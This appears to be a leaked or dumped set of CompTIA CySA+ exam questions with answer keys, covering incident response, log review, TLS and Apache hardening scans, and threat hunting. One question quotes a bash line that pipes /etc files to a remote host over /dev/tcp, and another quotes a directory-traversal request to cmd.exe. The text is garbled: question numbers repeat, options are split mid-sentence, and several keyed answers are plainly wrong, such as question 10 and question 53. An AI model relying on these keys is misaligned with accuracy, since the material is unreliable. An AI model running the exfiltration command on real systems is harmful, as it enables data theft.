



# CompTIA

## Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

**NEW QUESTION 1**

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

**Answer: B**

**NEW QUESTION 2**

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer: D**

**NEW QUESTION 3**

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Answer: B**

**NEW QUESTION 4**

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented. Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

- A. Create three separate cloud accounts for each environmen
- B. Configure account peering and security rules to allow access to and from each environment.
- C. Create one cloud account with one VPC for all environment
- D. Purchase a virtual firewall and create granular security rules.
- E. Create one cloud account and three separate VPCs for each environmen
- F. Create security rules to allow access to and from each environment.
- G. Create three separate cloud accounts for each environment and a single core account for network service
- H. Route all traffic through the core account.

**Answer: C**

**NEW QUESTION 5**

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfdsjlfco	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and.

- A. DST 138.10.2.5.
- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

**Answer:** A

#### NEW QUESTION 6

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

**Answer:** A

#### NEW QUESTION 7

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities. Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer:** AD

#### NEW QUESTION 8

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

**Answer:** A

#### NEW QUESTION 9

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

**Answer:** B

#### NEW QUESTION 10

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /var/log/syslog
Line 3 lvextend -L +50G /dev/vol1/secret
Line 4 rm -rf1 /tmp/DFt5Gad3
Line 5 cat /etc/s* > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

NEW QUESTION 10

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div><div>AppServ1AppServ2AppServ3AppServ4</div><div><pre>root@INFOSEC:~# curl --head appserv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appserv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appserv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appserv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp    open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre></div></div>	<div>Fill out the following report based on your analysis of the scan data.</div> <div><div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div></div>



Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.1:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.2:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   | compressors:
|   | | NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 1

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8675/tcp  open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 2

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

### Configuration Change Recommendations

+ Add recommendation for

AppSrv1  
AppSrv2  
AppSrv3  
AppSrv4

- A. Mastered
- B. Not Mastered

**Answer: A**

### Explanation:

Part 1 Answer

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater


AppServ4 is using Apache 2.4.18 or greater



## Part 2 Answer

### Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



The screenshot displays a security tool interface with two main panels. The left panel, titled 'Scan Data', shows a terminal window with the following output:

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrarpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|_ TLSv1.0:
|_ TLSv1.1:
|_ TLSv1.2:
|_ TLSv1.3:

Configuration Change Recommendations

+ Add Recommendation for AppSrv2

Server: AppSrv2
Service: Apache Version
Config Change: Upgrade Version

Server: AppSrv3
Service: HTTPD Security
Config Change: Restrict To TLS 1.2

Server: AppSrv4
Service: SSH
Config Change: Remove or Disable
```

### NEW QUESTION 13

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

- A. Motion detection
- B. Perimeter fencing
- C. Monitored security cameras
- D. Badged entry

Answer: A

### NEW QUESTION 15

A security analyst is reviewing the following log from an email security service.

```
Rejection type: Drop
Rejection description: IP found in RBL
Event time: Today at 16:06
Rejection information: mail.comptia.org
https://www.spamfilter.org/query?P=192.167.28.243
From address: user@comptex.org
To address: tests@comptia.org
IP address: 192.167.28.243
Remote server name: 192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

Answer: D

### NEW QUESTION 16

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Answer: D

### NEW QUESTION 18

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:



APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Answer: A**

#### NEW QUESTION 22

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

**Answer: A**

#### NEW QUESTION 25

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database. Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

**Answer: CE**

#### NEW QUESTION 29

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

- A. Directory traversal
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

**Answer: A**

#### NEW QUESTION 34

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

**Answer: C**

#### NEW QUESTION 37

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

**Answer:** D

#### NEW QUESTION 39

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Answer:** C

#### NEW QUESTION 40

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

**Answer:** B

#### NEW QUESTION 44

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

**Answer:** C

#### NEW QUESTION 48

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.

Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer:** B

#### NEW QUESTION 53

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

**Answer:** D

#### NEW QUESTION 58

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer:** E

#### NEW QUESTION 60

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

**Answer:** D

#### NEW QUESTION 63

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

**Answer:** A

#### NEW QUESTION 67

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

**Answer:** D

#### NEW QUESTION 71

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

- A. Manually log in to the service and upload data files on a regular basis.
- B. Have the internal development team script connectivity and file translate to the new service.
- C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
- D. Utilize the cloud products API for supported and ongoing integrations

**Answer:** A

#### NEW QUESTION 72

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

**Answer:** A

#### NEW QUESTION 75

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Answer:** A

#### NEW QUESTION 76

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
- B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find



the security weakness, and remediate

- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration
- E. fix any vulnerabilities, remediate, and report.

**Answer:** A

#### NEW QUESTION 78

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

- A. Intelligence cycle
- B. Diamond Model of Intrusion Analysis
- C. Kill chain
